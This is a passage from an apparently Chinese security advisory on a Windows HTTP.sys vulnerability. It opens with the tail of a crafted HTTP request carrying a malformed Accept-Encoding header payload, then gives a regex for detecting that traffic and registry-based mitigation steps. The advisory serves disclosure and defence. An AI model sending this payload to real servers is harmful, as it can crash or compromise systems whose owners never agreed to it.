Host: 192.168.160.132
User-Agent: python-requests/2.26.0
Accept-Encoding: AAAAAAAAAAAAAAAAAAAAAA,
BBBBBBcccACCCACACATTATTATAASDFADFASFDDAHJSKSKSKSKSKSJHSHHHAY&AU&**SISODDJJDJJDDJJDDJ
RRRRARYYYATTATTTTATTATTATSHHSGGUGFURYTIUHSLKJLKJMNLSJLJLJSLJLJLKJHJVHGF,
TTYCTCTTCGFDSGAHDTUYGKJHJLKJHGFUTYREYUTIYOUPIOOLPLMKNLIJOPKOLPKOPJLKOP,
*****stupid, *, ,
Accept: /*

```

通过正则匹配/^Accept-Encoding:\x20\*[\^\\r\\n]\*\x2c[\x20\x09]\*\x2c/ 来锁定这一

特定数据流即可对其过滤

## 修复建议

目前微软官方已更新最新版本修复漏洞

<https://www.microsoftstore.com.cn/software/windows>

默认情况下，Windows Server 2019 和 Windows 10 版本 1809 不易受到攻击。除非您已通过 EnableTrailerSupport 注册表值启用 HTTP Trailer Support，否则系统不会受到攻击。

删除 DWORD 注册表值“EnableTrailerSupport”（如果存在于以下位置）：

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services\HTTP\Parameters

此缓解仅适用于 Windows Server 2019 和 Windows 10 版本 1809，不适用于 Windows 20H2 和更高版本。